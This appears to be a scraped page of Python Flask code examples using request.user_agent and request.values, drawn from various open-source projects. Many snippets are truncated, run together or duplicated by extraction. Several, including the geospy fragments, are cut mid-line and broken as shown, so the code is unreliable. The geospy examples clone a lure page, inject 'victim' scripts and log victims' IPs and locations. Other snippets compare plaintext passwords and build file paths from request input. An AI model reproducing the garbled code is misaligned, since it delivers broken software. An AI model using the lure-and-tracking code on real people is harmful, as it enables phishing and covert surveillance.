"opera",
"safari",
"seamonkey",
"webkit",
]
```

#### **Example 4**

Project: *zou* Author: *cgwire* File: [resources.py](#) GNU Afferro General Public License v3.0

6 vo

```
def get(self):
```

```
try:  
    logout()  
    identity_changed.send(  
        current_app._get_current_object(), identity=AnonymousIdentity()  
    )  
except KeyError:  
    return {"Access token not found."}, 500  
logout_data = {"logout": True}  
if is_from_browser(request.user_agent):  
    response = jsonify(logout_data)  
    unset_jwt_cookies(response)  
return response  
else:  
    return logout_data
```

## Example 5

Project: *xuemc* Author: *skycucumber* File: [views.py](#) [GNU General Public License v2.0](#)

6 vo

```
def _is_msie8or9():  
    """Returns ``True if and only if the user agent of the client making the  
    request indicates that it is Microsoft Internet Explorer 8 or 9.
```

.. note::

We have no way of knowing if the user agent is lying, so we just make our best guess based on the information provided.

"""

```
# request. user_agent.version comes as a string, so we have to
parse it version = lambda ua: tuple(int(d) for d in ua.version.split('.'))
return (request. user_agent is not None
```

and request. user\_agent.version is not None and request. user\_agent.browser == 'msie'

and (8, 0) <= version(request. user\_agent) < (10, 0)) **Example 6**

Project: *url\_shortener* Author: *martydill* File: [views.py](#) MIT License

6 vo

```
def _is_msie8or9():
```

"""Returns ``True`` if and only if the user agent of the client making the request indicates that it is Microsoft Internet Explorer 8 or 9.

.. note::

We have no way of knowing if the user agent is lying, so we just make our best guess based on the information provided.

"""

```
# request. user_agent.version comes as a string, so we have to
parse it version = lambda ua: tuple(int(d) for d in ua.version.split('.'))
return (request. user_agent is not None
```

and request. user\_agent.version is not None and request. user\_agent.browser == 'msie'

and (8, 0) <= version(request. user\_agent) < (10, 0)) **Example 7**

Project: *zmirror* Author: *ttestdock* File: [zmirror.py](#) MIT License

6 vo

```
def ip_whitelist_add(ip_to_allow, info_record_dict=None):  
    """添加ip到白名单，并写入文件"""  
  
    if ip_to_allow in single_ip_allowed_set:  
        return  
  
    dbgprint('ip white added', ip_to_allow, 'info:', info_record_dict)  
    single_ip_allowed_set.add(ip_to_allow)  
  
    is_ip_not_in_allow_range.cache_clear()  
  
    append_ip_whitelist_file(ip_to_allow)  
  
    # dbgprint(single_ip_allowed_set)  
  
    try:  
  
        with open(zmirror_root(human_ip_verification_whitelist_log), 'a',  
                  encoding='utf-8') as fp:  
            fp.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S'))  
            fp.write(' ' + ip_to_allow)  
            fp.write(' ' + str(request.user_agent))  
            fp.write(' ' + repr(info_record_dict) + '\n')  
    except: # coverage: exclude  
        errprint('Unable to write log file',  
                os.path.abspath(human_ip_verification_traceback.print_exc())
```

**Example 8**

Project: *flask-matomo* Author: *Lanseuo* File: [core.py](#) MIT License

6 vo

```
def track(self, action_name, url, user_agent=None, id=None,  
ip_address=None):
```

"""Send request to Matomo

Args:

action\_name (str): name of the site

url (str): url to track

user\_agent (str): User-Agent of request

id (str): id of user

ip\_address (str): ip address of request

"""

```
data = {
```

"idsite": str(self.id\_site),

"rec": "1",

"ua": user\_agent,

"action\_name": action\_name,

"url": url,

"\_id": id,

"token\_auth": self.token\_auth,

"cip": ip\_address

```
}
```

```
r = requests.post(self.matomo_url + "/piwik.php", params=data) if  
r.status_code != 200:  
  
    raise MatomoError(r.text)
```

## Example 9

Project: *flask-matomo* Author: *Lanseuo* File: [core.py](#) MIT License

6 vo

```
def ignore(self):  
  
    """Ignore a route and don't track it Args:  
        action_name (str): name of the site  
        url (str): url to track  
        user_agent (str): User-Agent of request  
        id (str): id of user  
        ip_address (str): ip address of request
```

Examples:

```
@app.route("/admin")  
  
@matomo.ignore()  
  
def admin():  
  
    return render_template("admin.html")  
  
    """  
  
def wrap(f):  
  
    self.ignored_routes.append(f.__name__)
```

```
return f  
  
return wrap
```

## Example 10

Project: *planespotter* Author: *yfauser* File: [views.py](#) MIT License

6 vo

```
def _is_msie8or9():
```

"""Returns ``True`` if and only if the user agent of the client making the request indicates that it is Microsoft Internet Explorer 8 or 9.

.. note::

We have no way of knowing if the user agent is lying, so we just make our best guess based on the information provided.

"""

```
# request. user_agent.version comes as a string, so we have to  
parse it version = lambda ua: tuple(int(d) for d in ua.version.split('.'))  
return (request. user_agent is not None
```

and request. user\_agent.version is not None and request.  
user\_agent.browser == 'msie'

and (8, 0) <= version(request. user\_agent) < (10, 0))

**Example 11**  
Project: *flask-api-skeleton* Author: *ianunruh* File: [sessions.py](#) MIT License

6 vo

```
def create_session(data):
```

```
user = User.find_by_email_or_username(data['username']) if not
(user and user.password == data['password']): return
make_error_response('Invalid username/password combination',
401) session = Session(user=user)

# TODO can this be made more accurate?

session.ip_address = request.remote_addr

if request.user_agent:

    session.user_agent = request.user_agent.string

    # Denormalize user agent

    session.platform = request.user_agent.platform session.browser =
request.user_agent.browser db.session.add(session)

db.session.commit()

return session
```

## Example 12

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

5 vo

```
def filter_client_request():

    """过滤用户请求, 视情况拒绝用户的访问

    :rtype: Union[Response, None]

    """

    dbgprint('Client Request Url: ', request.url)

    # crossdomain.xml
```

```
if os.path.basename(request.path) == 'crossdomain.xml':  
    dbgprint('crossdomain.xml hit from', request.url) return  
    crossdomain_xml()  
  
# Global whitelist ua  
  
if check_global_ua_pass(str(request.user_agent)): return None  
  
if is_deny_spiders_by_403 and  
is_denied_because_of_spider(str(request.user_agent)) return  
generate_simple_resp_page(b'Spiders Are Not Allowed To This  
Site', if human_ip_verification_enabled and (  
  
((human_ip_verification_whitelist_from_cookies or  
enable_custom_ac and must_verify_cookies)  
  
or is_ip_not_in_allow_range(request.remote_addr)  
):  
  
dbgprint('ip', request.remote_addr, 'is verifying cookies') if  
'zmirror_verify' in request.cookies and \  
((human_ip_verification_whitelist_from_cookies and verify_ip_hash_  
or (enable_custom_access_cookie_generate_and_verify and  
custom_ve request.cookies.get('zmirror_verify'), request)):  
ip_whitelist_add(request.remote_addr,  
info_record_dict=request.cookies dbgprint('add to ip_whitelist  
because cookies:', request.remote_addr) else:  
  
return redirect(  
"/ip_ban_verify_page?origin=" +  
base64.urlsafe_b64encode(str(request.encoding='utf-8')),  
code=302)  
  
return None
```

## Example 13

Project: *flask-request-logger* Author: *BbsonLin* File: [request\\_logger.py](#) MIT License

5 vo

```
def _logging_req_resp(self, response):
    req_log = RequestLog(request.method, request.url,
    request.content_length, self.db.add(req_log))
    self.db.commit()

    res_log = ResponseLog(response.status_code,
    response.content_length, req_log)
    self.db.add(res_log)
    self.db.commit()

    return response
```

## Example 14

Project: *zou* Author: *cgwire* File: [resources.py](#) GNU Affero General Public License v3.0

5 vo

```
def get(self):
    email = get_jwt_identity()

    access_token = create_access_token(identity=email)
    auth_service.register_tokens(app, access_token) if
    is_from_browser(request.user_agent):

    response = jsonify({"refresh": True}) set_access_cookies(response,
    access_token) else:
```

```
return {"access_token": access_token}
```

## Example 15

Project: *zmirror* Author: *ttestdock* File: [\*zmirror.py\*](#) MIT License

5 vo

```
def filter_client_request():
```

"""过滤用户请求, 视情况拒绝用户的访问

```
:rtype: Union[Response, None]
```

"""

```
dbgprint('Client Request Url: ', request.url)
```

```
# crossdomain.xml
```

```
if os.path.basename(request.path) == 'crossdomain.xml':  
    dbgprint('crossdomain.xml hit from', request.url) return  
    crossdomain_xml()
```

```
# Global whitelist ua
```

```
if check_global_ua_pass(str(request.user_agent)): return None
```

```
if is_deny_spiders_by_403 and  
is_denied_because_of_spider(str(request.user_agent)) return  
generate_simple_resp_page(b'Spiders Are Not Allowed To This  
Site', if human_ip_verification_enabled and (
```

```
((human_ip_verification_whitelist_from_cookies or  
enable_custom_ac and must_verify_cookies)
```

```
or is_ip_not_in_allow_range(request.remote_addr)
```

```
):
```

```

dbgprint('ip', request.remote_addr, 'is verifying cookies') if
'zmirror_verify' in request.cookies and \
((human_ip_verification_whitelist_from_cookies and verify_ip_hash_\
or (enable_custom_access_cookie_generate_and_verify and
custom_ve request.cookies.get('zmirror_verify'), request)):

ip_whitelist_add(request.remote_addr,
info_record_dict=request.cookies dbgprint('add to ip_whitelist
because cookies:', request.remote_addr) else:

return redirect(
"/ip_ban_verify_page?origin=" +
base64.urlsafe_b64encode(str(que encoding='utf-8'),
code=302)

return None

```

## Example 16

Project: *flask-matomo* Author: *Lanseuo* File: [core.py](#) MIT License

5 vo

```

def before_request(self):
    """Executed before every request, parses details about request"""

    # Don't track track request, if user used ignore() decorator for route if
    request.endpoint in self.ignored_routes: return

    if self.base_url:
        url = self.base_url + request.path
    else:

```

```
url = request.url

if request.endpoint:

    action_name = request.endpoint

else:

    action_name = "Not Found"

user_agent = request.user_agent

ip_address = request.remote_addr

keyword_arguments = {

    "action_name": action_name,

    "url": url,

    "user_agent": user_agent,

    "ip_address": ip_address

}

# Overwrite action_name, if it was configured with config() if
self.routes_details.get(action_name) and
self.routes_details.get(action keyword_arguments["action_name"]) =
self.routes_details.get(
    action_name).get("action_name")

# Create new thread with request, because otherwise the original
request w Thread(target=self.track,
kwargs=keyword_arguments).start() Example 17
```

Project: *csplogger* Author: *giuliocomi* File: [app.py](#) [GNU General Public License v3.0](#)

5 vo

```
def log():

    cur = conn.cursor()

    # check if the input adheres to the schema expected try:

    req_data = json.loads(request.data)

    validate_json(req_data)

    except Exception as e:

        print(str(e))

    return "" # the less information we leak, the better!

    # save CSP violation in the database (after applying a restriction on
    # the try:

    cur.execute('INSERT INTO violations
        (cspreportblockeduri,cspreportdocu (str(req_data["csp-report"]
        ["blocked-uri"])[0:MAX_FIELD_SI str(req_data["csp-report"]
        ["document-uri"])[0:MAX_FIELD_SI str(req_data["csp-report"]
        ["original-policy"])[0:MAX_FIELD
        str(req_data["csp-report"]["referrer"])[0:MAX_FIELD_SIZE],
        str(req_data["csp-report"]["violated-directive"])[0:MAX_FI
        str(req_data.get('csp-report', {}).get('line-number', ""))
        str(req_data.get('csp-report', {}).get('column-number', "
        str(req_data.get('csp-report', {}).get('source-file', ""))
        str(request.remote_addr)[0:MAX_FIELD_SIZE], str(request.
        user_agent)[0:MAX_FIELD_SIZE])) conn.commit()

    except Exception as error:

        print(str(error))
```

```
return ""
```

## Example 18

Project: *geospy* Author: *entynetproject* File: [user.py](#) Apache License 2.0

5 vo

```
def homeVictim():
```

```
    opener = urllib2.build_opener()
```

```
    headers = victim_headers(request. user_agent) opener.addheaders = headers
```

```
    """
```

```
    clone_html = opener.open(GeoSpy.url_to_clone).read() soup = BeautifulSoup(clone_html, 'lxml')
```

```
    parsed_uri = urlparse(GeoSpy.url_to_clone) domain = '{uri.scheme}://{uri.netloc}'.format(uri=parsed_uri) for s in soup.find_all('script'):
```

```
        url = s.get('src')
```

```
        if url is not None:
```

```
            if url.startswith('/'): 
```

```
                clone_html = clone_html.replace(url, domain + url) for css in soup.find_all('link'):
```

```
                    url = css.get('href')
```

```
                    if url is not None:
```

```
                        if url.startswith('/'): 
```

```

clone_html = clone_html.replace(url, domain + url) for img in
soup.find_all('img'):

url = img.get('src')

if url is not None:

if url.startswith('/'):

clone_html = clone_html.replace(url, domain + url)

"""

if (GeoSpy.type_lure == 'local'):

html = assignScripts(victim_inject_code(render_template="/" +
GeoSpy.u else:

html =
assignScripts(victim_inject_code(opener.open(GeoSpy.url_to_clon
return html

```

## Example 19

Project: *geospy* Author: *entynetproject* File: [\*user.py\*](#) [\*Apache License 2.0\*](#)

5 vo

```

def register():

vld = request.form['vld']

if vld == "":

vld = utils.generateToken(5)

victimConnect = victim(vld, request.environ['REMOTE_ADDR'],
request. user_a victimGeo = victim_geo(vld, 'city',

```

```

request.form['countryCode'], request.f vRA =
request.environ['REMOTE_ADDR']

gHA = Process(target=getHostsAlive, args=(vRA, vId,)) gHA.start()

utils.Go(utils.Color['white'] + "[" + utils.Color["blueBold"] + "*" + util
cant = int(db.sentences_victim('count_times', vId, 3, 0))
db.sentences_victim('insert_click', [vId, GeoSpy.url_to_clone,
time.strftime db.sentences_victim('delete_networks', [vId], 2) if cant > 0:

utils.Go(utils.Color['white'] + "[" + utils.Color["blueBold"] + "*" +
db.sentences_victim('update_victim', [victimConnect, vId, time.time()])

db.sentences_victim('update_victim_geo', [victimGeo, vId], 2) else:
utils.Go(utils.Color['white'] + "[" + utils.Color["blueBold"] + "*" +
db.sentences_victim('insert_victim', [victimConnect, vId, time.time()])

db.sentences_victim('insert_victim_data', [vId], 2)
db.sentences_victim('insert_victim_battery', [vId], 2)
db.sentences_victim('insert_victim_geo', [victimGeo, vId], 2) return
json.dumps({'status' : 'OK', 'vId' : vId}) Example 20
```

Project: *geospy* Author: *entynetproject* File: [user.py](#) [Apache License 2.0](#)

5 vo

```

def redirectVictim():

url = request.args.get('url')

if url[0:4] != 'http':

url = 'http://' + url

opener = urllib2.build_opener()
```

```
headers = victim_headers(request. user_agent) opener.addheaders  
= headers  
  
html = assignScripts(victim_inject_code(opener.open(url).read(),  
'vscript'  
  
return html
```

## Python `flask.request.values()` Examples

The following are code examples for showing how to use `flask.request.values()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *BCP2017* Author: *cmh19970307* File: *test\_for\_flask.py* MIT License 7 vc

```
def real_time_api():
    if request.method == 'POST':
        #question=request.data
        #question=request.data
        data2,model2=loaddata()
        datadict=request.form
        print(datadict['que'])
        #print(data2)
        #return datadict['que']

        print(request.form)
        print(request.args)
        print(request.values)
        print(request.cookies)
        #dataDict = request.data
        print(request.data)

        #print(dataDict)
        #print(dataDict)
        #return str(dataDict)
        #return 'hd1kgjahbadku'
        return datadict['que']
    else:
        return'ghjk'
```

### Example 2

Project: *Animawards* Author: *Kuaidi* File: *http\_server.py* MIT License 6 vc

```
def get(self, ips):
    global http_source
    params = request.values
    target = ''
    type = ''
    pod = ''
    if params.get('target'):
        target = params.get('target')
    if params.get('type'):
        type = params.get('type')
    if params.get('pod'):
        pod = params.get('pod')
    try:
        http_serve_value(target, type, pod)
        res = json.dumps('succeed', ensure_ascii=False)
    except Exception as e:
        res = json.dumps(e, ensure_ascii=False)
    finally:
        pass
    return res
```

Python flask.request.values() Examples The following are code examples for showing how to use `flask.request.values()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *BOP2017* Author: *crh19970307* File: [test\\_for\\_flask.py](#) MIT License

7 vo

```
def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

data2,model2=loaddata()

datadict=request.form

print(datadict['que'])

#print(data2)

#return datadict['que']

print(request.form)

print(request.args)

print(request.values)

print(request.cookies)
```

```
#dataDict = request.data  
  
print(request.data)  
  
#print(dataDict)  
  
#print(dataDict)  
  
#return str(dataDict)  
  
#return 'hdlkgjahbadks'  
  
return datadict['que']  
  
else:  
  
    return'ghjk'
```

## Example 2

Project: *Andromeda* Author: *liucaide* File: [http\\_serve.py](#) MIT License

```
6 vo  
  
def get(self, ipa):  
  
    global http_source  
  
    params = request.values  
  
    target = "  
  
    type = "  
  
    pod = "  
  
    if params.get('target'):  
  
        target = params.get('target')
```

```
if params.get('type'):

    type = params.get('type')

    if params.get('pod'):

        pod = params.get('pod')

    try:

        http_serve_value(target, type, pod)

        res = json.dumps('succeed', ensure_ascii=False) except Exception
as e:

        res = json.dumps(e, ensure_ascii=False)

    finally:

        pass

    return res
```

### Example 3

Project: *BOP2017* Author: *crh19970307* File: [webserver.py](#) [MIT License](#)

6 vo

```
def real_time_api():

    if request.method == 'POST':

        #question=request.data

        #question=request.data

        data2,model2=loaddata()
```

```
datadict=request.form  
  
print(datadict['que'])  
  
#print(data2)  
  
#return datadict['que']  
  
print(request.form)  
  
print(request.args)  
  
print(request.values)  
  
print(request.cookies)  
  
#dataDict = request.data  
  
print(request.data)  
  
#print(dataDict)  
  
#print(dataDict)  
  
#return str(dataDict)  
  
#return 'hdlkgjahbadks'  
  
return getanswer(datadict['que'],data2,model2) else:  
  
return'ghjk'
```

#### **Example 4**

Project: *voice-quickstart-server-python* Author: *twilio* File: [server.py](#)  
[MIT License](#)

6 vo

```
def token():
```

```

account_sid = os.environ.get("ACCOUNT_SID", ACCOUNT_SID)
api_key = os.environ.get("API_KEY", API_KEY) api_key_secret =
os.environ.get("API_KEY_SECRET", API_KEY_SECRET)
push_credential_sid = os.environ.get("PUSH_CREDENTIAL_SID",
PUSH_CREDENTIAL_SID) app_sid = os.environ.get("APP_SID",
APP_SID) grant = VoiceGrant(
    push_credential_sid=push_credential_sid,
    outgoing_application_sid=app_sid
)
identity = request.values["identity"] \ if request.values and request.
values["identity"] else IDENTITY
token = AccessToken(account_sid, api_key, api_key_secret,
identity=identity) token.add_grant(grant)
return token.to_jwt()

```

## Example 5

Project: *voice-quickstart-server-python* Author: *twilio* File: [server.py](#)  
[MIT License](#)

6 vo

def placeCall():

```

account_sid = os.environ.get("ACCOUNT_SID", ACCOUNT_SID)
api_key = os.environ.get("API_KEY", API_KEY) api_key_secret =
os.environ.get("API_KEY_SECRET", API_KEY_SECRET)

client = Client(api_key, api_key_secret, account_sid) to = request.
values.get("to")

call = None

```

```
if to is None or len(to) == 0:  
  
    call = client.calls.create(url=request.url_root + 'incoming', to='client':  
    + I elif to[0] in "+1234567890" and (len(to) == 1 or to[1:].isdigit()): call  
    = client.calls.create(url=request.url_root + 'incoming', to=to,  
    from_=CAL  
  
else:  
  
    call = client.calls.create(url=request.url_root + 'incoming', to='client':  
    + t return str(call)
```

## Example 6

Project: *Flask-Discord* Author: *thec0sm0s* File: [\*client.py\*](#) MIT License

6 vo

```
def callback(self):
```

"""A method which should be always called after completing authorization c usually in callback view.

It fetches the authorization token and saves it flask

```
`session <http://flask.pocoo.org/docs/1.0/api/#flask.session>` _  
object.
```

"""

```
if request.values.get("error"):
```

```
    return request.values["error"]
```

```
    discord =  
    self._make_session(state=session.get("DISCORD_OAUTH2_STATE  
")) token = discord.fetch_token(
```

```
configs.TOKEN_URL,
```

```
client_secret=self.client_secret,  
authorization_response=request.url  
)
```

session["DISCORD\_OAUTH2\_TOKEN"] = token **Example 7**

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) [Apache License 2.0](#)

6 vo

```
def __init__( self, request, columns, index, collection): self.columns =  
columns  
  
self.index = index  
  
self.collection = collection  
  
# values specified by the datatable for filtering, sorting, paging  
self.request_values = request.values  
  
# connection to your mongodb (see pymongo docs). this is defaulted  
to loca self.dbh = MongoClient()  
  
# results from the db  
  
self.result_data = None  
  
# total in the table after filtering  
  
self.cardinality_filtered = 0  
  
# total in the table unfiltered  
  
self.cardinality = 0  
  
self.run_queries()
```

## Example 8

Project: *MoePhoto* Author: *opteroncx* File: [preset.py](#) Apache License 2.0

6 vo

```
def preset():
    try:
        path = '.user/preset_' + request.values['path']
        name = request.values['name'] if 'name' in request.values else None
        data = request.values['data'] if 'data' in request.values else None
        if data:
            return savePreset(path)(data), 200
        else:
            if name:
                res = cache[name][1] if name in cache else loadPreset(path)(name + '.json')
                if res:
                    return res, 200
                else:
                    return "", 404
            else:
                if os.path.exists(path):
```

```
    return json.dumps([*filter(None, map(loadPreset(path),
        os.listdir(path)))
        , ensure_ascii=False, separators=(',', ':'))], 200
else:
    return '[]', 200
except:
    return "", 400
```

## Example 9

Project: *avrae-public* Author: *avrae* File: [web.py](#) [MIT License](#)

6 vo

```
def dashboard():

    discord = make_session(token=session.get('oauth2_token')) resp =
    discord.get(API_BASE_URL + '/users/@me') user_info = resp.json()

    user_id = user_info.get('id')

    if user_info.get('avatar'):

        avatar_url = "https://cdn.discordapp.com/avatars/{}/{}.webp?
        size=1024".for else:

            avatar_url = "/static/assets/AvraeSquare.jpg"

    characters = db.jget(user_id + '.characters', {}) numChars =
    len(characters)

    numCustomizations = len(db.jget('cmd_aliases', {}).get(user_id, {})) +
    len(db.
```

```
numCustomizations += sum(len(v) for v in db.jget('char_vars',
{}).get(user_id, return render_template('dashboard.html',
username=user_info.get('username'),
discriminator=user_info.get('discriminator'), avatar=avatar_url,
numChars=numChars,
numCustomizations=numCustomizations,
characters=characters)

# -----Character-----
```

## Example 10

Project: *simple-web-crawler* Author: *fikander* File: [webcrawler.py](#)  
[Apache License 2.0](#)

```
6 vo

def crawl():

try:

depth_limit = int(request. values['depth']) except ValueError as e:

return "Depth parameter must be a number", 400

except:

depth_limit = 1

if 'url' in request. values:

url = request. values['url']

parsed_url = urlparse.urlsplit(url)
```

```
if parsed_url.scheme not in ['http', 'https']: return "Only http and https protocols are supported", 400

if parsed_url.netloc == "":

    return "Missing domain", 400

allowed_domains = [ parsed_url.netloc ]

crawler = Crawler(allowed_domains, depth_limit) crawler.crawl(url)

return jsonify(**crawler.crawled)

else:

    return "Missing url parameter", 400
```

## Example 11

Project: *Dallinger* Author: *Dallinger* File: [experiment\\_server.py](#) MIT License

6 vo

```
def assign_properties(thing):

    """Assign properties to an object.
```

When creating something via a post request (e.g. a node), you can pass the properties of the object in the request. This function gets those values from the request and fills in the relevant columns of the table.

"""

```
details = request_parameter(parameter="details", optional=True) if details:

    setattr(thing, "details", loads(details)) for p in range(5):
```

```
property_name = "property" + str(p + 1) property =
request_parameter(parameter=property_name, optional=True) if
property:
```

```
    setattr(thing, property_name, property)
```

```
session.commit()
```

## Example 12

Project: *CactusAPI* Author: *CactusDev* File: [\*views.py\*](#) MIT License

```
6 vo
```

```
def chan_messages(channel):
```

```
"""
```

If you GET this endpoint, go to /api/v1/channel/<channel>/messages  
with <channel> replaced for the messages you want to get

```
"""
```

```
model = "Message"
```

```
if channel.isdigit():
```

```
    fields = {"channelId": int(channel)}
```

```
else:
```

```
    fields = {"owner": channel.lower()}
```

```
packet, code = generate_response(
```

```
    model,
```

```
    request.path,
```

```
request.method,  
request.values,  
fields=fields  
)  
return make_response(jsonify(packet), code) Example 13
```

Project: *CactusAPI* Author: *CactusDev* File: [views.py](#) MIT License

6 vo

```
def user_quotes(channel):
```

```
"""
```

If you GET this endpoint, go to /api/v1/channel/<channel>/quote with <channel> replaced for the channel you want to get quotes for

```
"""
```

```
model = "quote"
```

```
if channel.isdigit():
```

```
    fields = {"channelId": int(channel), "deleted": False}
```

```
else:
```

```
    fields = {"owner": channel.lower(), "deleted": False}
```

```
packet, code = generate_response(
```

```
    model,
```

```
    request.path,
```

```
    request.method,
```

```
request.values,  
fields=fields  
)  
return make_response(jsonify(packet), code) Example 14
```

Project: *CactusAPI* Author: *CactusDev* File: [views.py](#) MIT License

6 vo

```
def user_commands(channel):
```

```
"""
```

If you GET this endpoint, simply go to  
`/api/v1/channel/<channel>/command` with <channel> replaced for  
the channel you want to get commands for

```
"""
```

```
model = "Command"
```

```
if channel.isdigit():
```

```
    fields = {"channelId": int(channel), "deleted": False}
```

```
else:
```

```
    fields = {"channelName": channel.lower(), "deleted": False}
```

```
packet, code = generate_response(
```

```
model,
```

```
request.path,
```

```
request.method,
```

```
request.values,  
fields=fields  
)  
return make_response(jsonify(packet), code) Example 15
```

Project: *RSVPBot* Author: *recursecenter* File: [init.py](#) [MIT License](#)

```
6 vo  
  
def join(id):  
    event = find_event(id)  
  
    if event == None:  
  
        return not_found()  
  
    user = find_user(request.values.get('user_param'), request.values.get('user_p'))  
    if user == None:  
  
        return user_not_specified()  
  
    join_event(user, event)  
  
    return jsonify({  
        'joined': True,  
        'rsvps_disabled': False,  
        'event_archived': False,  
        'over_capacity': False,  
        'past_deadline': False,  
    })
```

)

## Example 16

Project: *asclepias-broker* Author: *asclepias* File: [views.py MIT License](#)

6 vo

```
def relationships():
```

```
    """Renders relationships for an identifiers from DB."""
```

```
    id_ = request.values['id']
```

```
    scheme = request.values['scheme']
```

```
    relation = request.values['relation']
```

```
    grouping = request.values.get('grouping') # optional parameter  
    identifier = Identifier.query.filter_by(scheme=scheme,  
    value=id_).first() if not identifier:
```

```
        return abort(404)
```

```
    else:
```

```
        if grouping:
```

```
            citations = RelationshipAPI\
```

```
.get_citations2(identifier, relation, grouping) else:
```

```
            citations = RelationshipAPI.get_citations2(identifier, relation)  
            citations_ids = []
```

```
            for gid, citlist in citations:
```

```
                for grouprel, group, id in citlist:
```

```
citations_ids.append(id.value)

return json.dumps({'target': identifier.value,
'citations': citations_ids})
```

## Example 17

Project: *scannomatic* Author: *Scan-o-Matic* File: [\*calibration\\_api.py\*](#)  
[GNU General Public License v3.0](#)

6 vo

```
def upload_ccc_image(ccc_identifier):

    data_object = request.get_json(silent=True, force=True) if not
    data_object:

        data_object = request.values

        image = request.files.get('image', default=None)

        if image is None:

            return json_abort(
                400,
                reason="Didn't get any image"
            )

        image_identifier = calibration.add_image_to_ccc(
            getcalibrationstore(),
            ccc_identifier, image,
            access_token=data_object.get("access_token")
```

```
)  
if not image_identifier:  
    return json_abort(  
        401,  
        reason="Refused to save image, probably bad access token"  
)
```

return jsonify(image\_identifier=image\_identifier) **Example 18**

Project: *scannomatic* Author: Scan-o-Matic File: [calibration\\_api.py](#)  
[GNU General Public License v3.0](#)

6 vo

```
def finalize_calibration(ccc_identifier):  
    data_object = request.get_json(silent=True, force=True) if not  
    data_object:  
        data_object = request.values  
    if not calibration.is_valid_edit_request(  
        getcalibrationstore(), ccc_identifier,  
        access_token=data_object.get("access_token")): return json_abort(  
            401,  
            reason="Invalid access token or CCC not under construction"  
)  
    if calibration.activate_ccc(
```

```
getcalibrationstore(), ccc_identifier,  
access_token=data_object.get("access_token")): return jsonify()  
else:  
    return json_abort(  
        400,  
        reason="Failed to activate ccc"  
    )
```

## Example 19

Project: *flask-validator* Author: *aleimu* File: [validator.py](#) MIT License

6 vo

```
def __call__(self, container):  
    assert isinstance(container, (list, tuple, set))  
    # handle the "apply simple validation to each in list"  
    # use case  
    if isinstance(self.validations, (list, tuple, set)): errors = []  
    for item in container:  
        for v in self.validations:  
            valid = v(item)  
            if not valid: errors.append("all values " + v.err_message)  
    # handle the somewhat messier list of dicts case if  
    if isinstance(self.validations, dict):
```

```
errors = defaultdict(list)

for index, item in enumerate(container):
    valid, err = validate(self.validations, item) if not valid:
        errors[index] = err

errors = dict(errors)

return (len(errors) == 0, errors)
```

## Example 20

Project: *urban-insights-backend* Author: *mitevpi* File: [app.py](#) [MIT License](#)

6 vo

```
def testRequest():

    try:
        data = json.loads(request.data)
    except:
        data = "empty"

    try:
        args = json.loads(request.args)
    except:
        args = "empty"

    try:
        values = json.loads(request.values)
```

```
except:  
    values = "empty"  
  
try:  
  
    reqJson = request.json  
  
except:  
    reqJson = "empty"  
  
return jsonify({'data':data, 'args': args, 'values': values, 'reqJson':  
reqJs Example 21
```

Project: *ras-frontstage* Author: *ONSdigital* File:  
[enter\\_account\\_details.py](#) MIT License

5 vo

```
def register_enter_your_details():  
  
    # Get and decrypt enrolment code  
  
    encrypted_enrolment_code =  
    request.args.get('encrypted_enrolment_code', None)  
    enrolment_code =  
    cryptographer.decrypt(encrypted_enrolment_code.encode()).deco  
    form = RegistrationForm(request.values,  
    enrolment_code=encrypted_enrolment_code) form.email_address.data  
    = form.email_address.data.strip()  
  
    # Validate enrolment code before rendering or checking the form  
    iac_controller.validate_enrolment_code(enrolment_code) if  
    request.method == 'POST' and form.validate():  
        logger.info('Attempting to create account') email_address =  
        form.email_address.data  
  
    registration_data = {
```

```
'emailAddress': email_address,
'firstName': request.form.get('first_name'),
'lastName': request.form.get('last_name'),
'password': request.form.get('password'),
'telephone': request.form.get('phone_number'),
'enrolmentCode': enrolment_code,
}

try:
    party_controller.create_account(registration_data) except ApiError
    as exc:
        if exc.status_code == 400:
            logger.info('Email already used')

            error = {"email_address": ["This email has already been used to re
            return render_template('register/register.enter-your-details.html')

        else:
            logger.error('Failed to create account', status=exc.status_code)
            raise
            exc

        logger.info('Successfully created account')
        return
        redirect(url_for('register_bp.confirm_enter_your_details', email_ad
    else:

        return render_template('register/register.enter-your-details.html',
        form=f
```

**Example 22**

Project: *BOP2017* Author: *crh19970307* File: [\*webserver-v5.py\*](#) [MIT License](#)

5 vo

```
def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

#data2,model2=loaddata()

#datadict=request.form

#print(datadict['que'])

#print(data2)

#return datadict['que']

#print('\nrequest.form is :\n')

#print(request.form)

# print('\nrequest.args is:\n')

#print(request.args)

# print('\nrequest.value is:\n')

#print(request.values)

# print('\nrequest.cookies is\n')

#print(request.cookies)

# #dataDict = request.data
```

```
# print("\nrequest.data is :\n")

# print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2,vec_model

#print(model2)

answer=[]

global oldQue,ans

ans,oldQue =getanswer(dataDict['que'], data2,
model2,vec_model,old answer['ans']=ans

print(dataDict['que'])

print (answer["ans"])

return json.dumps(answer)

else:

return'ghjk'
```

### Example 23

Project: BOP2017 Author: crh19970307 File: [webserver-v2.py](#) MIT License

5 vo

```
def real_time_api():

if request.method == 'POST':

#question=request.data

#question=request.data

#data2,model2=loaddata()

#datadict=request.form

#print(datadict['que'])

#print(data2)

#return datadict['que']

#print('\nrequest.form is :\n')

#print(request.form)

# print('\nrequest.args is:\n')

#print(request.args)

# print('\nrequest.value is:\n')

#print(request.values)

# print('\nrequest.cookies is\n')

#print(request.cookies)

# #dataDict = request.data

#print('\nrequest.data is :\n')
```

```

# print(request.data)

dataDict=json.loads(request.data.decode())

#print(dataDict)

#print(dataDict)

#return str(dataDict)

#return 'hdlkgjahbadks'

global model2,data2

#print(model2)

answer={}

answer['ans']=getanswer(dataDict['que'],data2,model2) print
(json.dumps(answer))

return json.dumps(answer)

else:

return'ghjk'

```

## **Example 24**

Project: *BOP2017* Author: *crh19970307* File: [webserver-v4.py](#) [MIT License](#)

```

5 vo

def real_time_api():

if request.method == 'POST':

#question=request.data

```

```
#question=request.data

#data2,model2=loaddata()

#datadict=request.form

#print(datadict['que'])

#print(data2)

#return datadict['que']

#print('\nrequest.form is :\n')

#print(request.form)

